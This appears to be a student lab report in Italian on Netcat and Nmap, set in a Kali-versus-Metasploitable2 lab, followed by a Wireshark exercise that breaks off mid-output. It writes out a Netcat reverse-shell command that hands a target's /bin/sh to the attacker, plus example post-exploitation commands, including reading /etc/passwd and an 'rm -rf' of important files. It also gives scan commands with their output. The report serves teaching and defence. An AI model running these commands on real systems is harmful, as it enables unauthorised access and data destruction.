W9D1

Netcat e Nmap scan

Introduzione relazione

In questa relazione descrivo l'utilizzo del tool Netcat (nc) per stabilire una connessione di rete tra due macchine e l'esecuzione di comandi remoti, con l'obbiettivo di dimostrare il funzionamento di Netcat in contesto di test di connettività e di potenziale vulnerabilità.

Configurazione dell'ambiente di Test

L'ambiente di test è formato da:

Attaccante: Macchina con IP 192.168.3.245 (sistema Kali Linux)

Target: Macchina vittima (server web)

1 Procedura di Test e Configurazione

1.1 Configurazione del Listener sull'Attaccante


Iserisco una nota extra (digito sudo pkill nc solo se presumo che ci siano altri processi Netcat in esecuzione cosi li termina tutti e proseguo con lesercizio)

- L'obbiettivo è aprire una porta di ascolto per ricevere connessioni dal target, eseguo

nc -l -p 1234

Il parametro -l attiva la modalità ascolto (lisetn)
Il parametro -p specifica la porta 1234 su cui il sestema rimane in ascolto

- Il terminale dell'attaccante rimane in attesa senza mostrare output, indicando che il listener è attivo e pronto a ricevere connessioni




1.2 Connessione dal Target all'Attaccante

- L’obbiettivo è stabilire una connessione dal target all'attaccante, eseguo

nc 192.168.3.245 1234 -e /bin/sh


- 192.168.3.245 è l'indirizzo IP dell'attaccante
- 1234 è la porta su cui l'attaccante è in ascolto
- Il parametro -e /bin/sh esegue una shell (Bash) e la reindirizza alla connessione

- Il terminale del target sembra "bloccarsi" ma in realtà la shell è stata passata all'attaccante



1.3 Esecuzione di Comandi dal Terminale dell'Attaccante

- Alla fine di questi passaggi avro il risultato come da foto allegata di seguito dove rappresenta entrambi i terminali aperti e pronti per l’esecuzione di comandi dal terminale dell’attaccante, dove una volta stabilita la connessione tutti i comandi digitati sull’attaccante vengono eseguiti sul target.



1.3.1 Ottenere il nome utente del target

Eseguo sull'attaccante dopo la connessione

whoami


L'output che ricevo è il nome dell'utente con cui è in esecuzione il target

1.3.2 Informazioni di sistema del target

Eseguo sull'attaccante

uname -a

Ricevo i dettagli del kernel e sistema del target




1.3.3 Elencare processi in esecuzione sul target

Eseguo sull'attaccante

ps -aux

L'output che ricevo è la lista di tutti i processi in esecuzione sul target es.procesi: web server, database

- Ho allegato solo l'inizio perche l'output era troppo lungo i PID erano 31014



2 Altre varianti di comadi

Informazioni di sistema del target

nc -l -p 1234 -c "uname -a"

Processi del target

nc -l -p 1234 -c "ps -aux"

Darà il nome utente corrente

<<root@kali: nc -l -p 1234 -c whoami>>

Fornisce informazioni di sistema

<<root@kali: nc -l -p 1234 -c “uname –a”>>

Mostra tutti i processi attualmente in esecuzione sulla destinazione

<<root@kali: nc -l -p 1234 -c “ps -aux”>>

3 Tabella Riassuntiva: Macchina/Comando

COMANDO	MACCHINA	SCOPO
Nc -l -p 1234	ATTACCANTE	Apre un listener sulla porta 1234
nc 192.168.3.245 12345 -e /bin/sh	TARGET	Connette il target all’attaccante e passa una shell
whoami (dopo la connessione)	ATTACCANTE	Esegue Whoami sul target (Output visibile sull’attaccante)
uname -a (dopo la connessione)	ATTACCANTE	Esegue uname -a -a sul target
ps -aux (dopo la connesssione)	ATTACCANTE	Esegue ps -aux sul target
nc -l -p 1234 -c “whoami”	ATTACCANTE	Avvia listener ed esegue whoami sul target al momento della connessione

4 Analisi della Sicurezza

Con questo esercizo sono emerse delle vulnerabilita, infatti l'esercizio mi evidenzia una potenziale vulnerabilità di sicurezza nelle applicazioni web che non validano adeguatamente l'imput dell'utente.

Un eventuale attaccante infatti potrebbe

- Ottenere accesso non autorizzato al sistema target
- Eseguire comandi arbitrari sul sistema target
- Esflirare dati sensbili dal sistema
- Installare backdoor per accesso persistente

5 Esempio di possibbili sfruttamenti

(gli ho menzionati solo per rendere più completa la relazione ripeto solo dimostrativo)

```
# Leggere file sensibili
cat /etc/passwd

# Visualizzare informazioni di rete
ifconfig

# Visualizzare cron job
crontab -l

# Potenzialmente eseguire comandi più dannosi
rm -rf /some/important/files
```

6 Analisi Pratiche di Sicurezza

Per completare la mia relazione sul Netcat ho valutato acnhe come prevenire abusi simili in applicazioni web

- **Validazione dell'imput** filtrando caratteri speciali come ; , & , | che potrebbero permettere l'iniezione di comandi
- **Principio del minimo privilegio** Limitare i permessi dell'utente che esegue il processo web
- **Firewall** Configurare regole per bloccare porte non necessarie
- **Logging e monitoraggio** Implementare sistemi per rilevare connessioni sospette
- **Aggiornamenti** Mantenere il software sempre aggiornato per correggere vulnerabilità note

7 Netcat Colcusioni

Nonostante il suo pontenziale per scopi malevoli, Netcat è anche uno strumento utilizzato per

- Debug di rete
- Trasferimento file
- Test di connettività
- Creazione di semplici server

Per quando rigurada le verioni, alcune distribuzioni Linux tipo Ubuntu disabilitano il parametro -e per motivi si sicurezza, ma in questi casi è possibbile utilizzare alternative avanzate e nuove come

- socat
- ncat (questa è la versione avanzata di Netcat)

Quindi l'esercizo dimostra l'importranza della sicurezza informatica e della validazione dell'imput nelle appliczioni web.

Strumenti come in questo caso Netcat se utilizzati con intenti malevoli possono compromettere interi sistemi e quindi bisogna adoperarsi con adeguate contromisure per proteggere le infrastrutture informatiche.

Nmap su Metasploitable2

1.1 Configurazione delle Macchine


- **Macchina Scanner:** Kali Linux (eventuale altra macchina con Nmap installato)
- **Macchina Target:** Metasploitable2

1.2 Verifico la connettività

Da terminale Kali effettuo il ping dell'ip della Metasploitable2 dopo averla avviata

ping 192.168.50.101

Ho la risposta del target che mi conferma la connettività di rete



2 Esecuzione dei Vari Tipi di Scan Nmap

2.1 Scansione TCP sulle porte well-known


Prima di proseguire spiego il comadno nmap -sT -p 0-1023 (IP_Target)

- -sT specifica una scansione TCP connessione (handshake completo)
- -P 0-1023 scansiona le porte well-known (da 0 a 1023)
- (IP_Target) E' il campo dove va iserito l'IP della macchina Metasploitaable2 od eventuale

Eseguo sulla macchina scanner

nmap -sT -p 0-1023 192.168.50.101

Come da foto allegata ho ricevuto il report dettagliato sulle porte TCP aperte sul target, con i relativi servzi



2.2 Scansione SYN sulle porte well-known

Prima di proseguire spiego il comadno nmap -sS -p 0-1023 (IP_Targe)


- -sS Specifica una scansione SYN (half-open,stealth)
- -p 0-1023Scansiona le porte well-known (da 0 a 1023)
- (IP_Target) E' il campo dove va iserito l'IP della macchina Metasploitaable2 od eventuale
- Richiese privilegi di root/sudo per funzionare correttttamente

Eseguo sulla macchina scanner

nmap -sS -p 0-1023 192.168.50.101

Come da foto allegata ho ricevuto il report simile alla scansione TCP ma con tempi di esecuizione generalmente piu rapidi

Infatti nella precedente ha impiegato 8.08 secondi adesso 7.90 secondi



2.3 Scansione con switch -A sulle porte well-known

Prrma di proseguire spiego il comadno nmap -sT -A -p 0-1023 (IPl_Target)


- -sT Scansiona TCP connessione
- -A Attiva:
    - Detection del sistema operativo (-O)
    - Version detection (-sV)
    - Script scanning (-sC)
    - Traceroute (--traceroute)
- -p 0-1023Scansiona le porte well-known (da 0 a 1023)
- (IP_Target) E' il campo dove va iserito l'IP della macchina Metasploitaable2 o eventuale

Eseguo sulla macchina scanner

nmap -sT -A -p 0-1023 192.168.50.101

Come da foto allegata ho ricevuto il report molto dettagliato che include:

- Porte aperte e servizi
- Versioni dei servizi
- Sistema operativo del target
- Stima della distanza di rete



```
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240
000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp  open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35760/udp   mountd
|   100005  1,2,3      39099/tcp   mountd
|   100021  1,3,4      41033/udp   nlockmgr
|   100021  1,3,4      47009/tcp   nlockmgr
|   100024  1          35159/udp   status
|_  100024  1          56089/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU
P)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORK
GROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox
 virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m00s, deviation: 2h49m44s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-09-03T05:36:43-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, Ne
tBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   12.59 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect res
ults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.43 seconds
```

3 Documentazione dei Risultati

3.1 Creo il Report

FONTE DELLO SCAN	TARGET DELLO SCAN	TIPO DI SCAN	RISULTATI OTTENUTI
Kali Linux	192.168.50.101	TCP	**11 porte aperte identificate:** ▪ FTP (21), SSH (22), Telnet (25), SMPT (25), DNS (53), HTTP (80), RPCbind (111), NetBIOS (139), Microsoft-DS (445), exec (512), login (513), shell (514) ▪ MAC: 08:00:27:38:94
Kali Linux	192.168.50.101	SYN	**11 porte aperte identificate (stesso pattern TCP)** ▪ FTP, SSH, Telnet, SMTP, DNS, HTTP, RPCbind, NetBIOS, Microsoft-DS, exec, login, shell ▪ Scan completato in 7.90s contro gli 8.08s di TCP
Kali Linux	192.168.50.101	-A	**Dettagli completi:** ▪ Servizi/Versioni: - Vsfpd 2.3.4 (FTP) - OpenSSH 4.7p1 (SSH) -Apache 2.2.8 (HTTP) -Samba 3.0.20-Debian (SMB) ▪ OS Rilevato: -Nome host: metasploitable.localdomain -Traceroute completato (1 hop) - MAC: 08:00:27:98:94

4 Colcusione

4.1 Interpretazione dei Risultati

- **Porte open** Indica che un servizio è in ascolto su quella porta
- **Porte closed** La porta è accessibile ma nessun servizio è in ascolto
- **Porte filtered** La porta è bloccata da un firewall o filtro di pacchetti

4.2 Note sulla Sicurezza

- **Scansione SYN (-sS)**: È considerata "stealth" perché non completa l'handshake TCP, rendendo la scansione meno visibile nei log
- **Scansione con -A**: Fornisce informazioni dettagliate ma è più facilmente rilevabile

6 Nmap Conclusioni

Dopo aver completato questo esercizio, ho potuto osservare
come Nmap sia uno strumento potente per l'analisi delle vulnerabilità di rete.

- Ho scoperto che la macchina Metasploitable2 ha11 servizi attivi su porte ben note, tra cui FTP, SSH, Telnet e HTTP.
  Questo mi ha fatto riflettere su quanto sia importante conoscere quali servizi sono esposti in una rete.

- Ho notato che la scansione SYN è stata leggermente più veloce rispetto alla TCP standard, il che ha senso visto che non completa l'handshake.

- Ho capito che è più "silenziosa" e meno visibile nei log, il che potrebbe essere utile in contesti dove non voglio lasciare tracce.

- La scansione con l'opzione -A mi ha impressionato per la quantità di informazioni che ha rivelato, come le versioni esatte dei servizi (es. vsftpd 2.3.4) e persino il sistema operativo (Linux 2.6.X).
  Questo mi ha fatto pensare a quanto sia facile per un potenziale attaccante identificare servizi obsoleti che potrebbero essere vulnerabili.

- Mi sono reso conto che la presenza di servizi come Telnet (che trasmette dati in chiaro) e porte non filtrate è un rischio significativo.

- Questo esercizio mi ha insegnato che la scansione di rete è il primo passo fondamentale per valutare la sicurezza di un sistema.
  Prima di poter proteggere qualcosa, devo sapere cosa sto proteggendo e da quali minacce.

- In futuro, credo che integrerò Nmap nelle mie routine di amministrazione per monitorare regolarmente quali servizi sono in esecuzione e verificare che solo quelli necessari siano esposti.
  Inoltre, userò le informazioni raccolte per mantenere aggiornati i servizi e configurare firewall appropriati.

W9D1

Facoltativo

Analisi del Traffico di Scansione con Wireshark

1 Configurazione

- **Macchina Sorgente** Kali Linux con Nmap installato IP 192.168.50.100
- **Macchina Target** Metasploitable2 IP 192.168.50.101
- **Macchina per Wireshark**: Posso utilizzare la stessa macchina sorgente o una terza macchina per monitorare il traffico di rete

1.2 Installazione di Wireshark (solo se non già installato) con

sudo apt update


sudo apt install wireshark

2 Configurazione di Wireshark

2.1 Avvio di Wireshark con


sudo wireshark

Inserendo la password di Kali e premo invio



2.2 Selezione dell'Interfaccia di Rete


- Seleziono l'interfaccia di rete corretta eth0
- Clicco su Start per iniziare la cattura



3 Esecuzione e Analisi della Scansione TCP Completa

3.1 Avvia la cattura in Wireshark

Clicca sul pulsante di cattura



3.2 Esegui la scansione TCP connect (-sT) con porte 0-1023

Avvio la Metasploitable2

Da terminale Kali Sostituisco l'IP_Target con l'indirizzo IP della macchina Metasploitable2 accesa e che userò, eseguendo

```
sudo nmap -sT -p 0-1023 192.168.50.101
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -p 0-1023 192.168.50.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 04:27 EDT
Nmap scan report for 192.168.50.101
Host is up (0.014s latency).
Not shown: 1012 closed tcp ports (conn-refused)
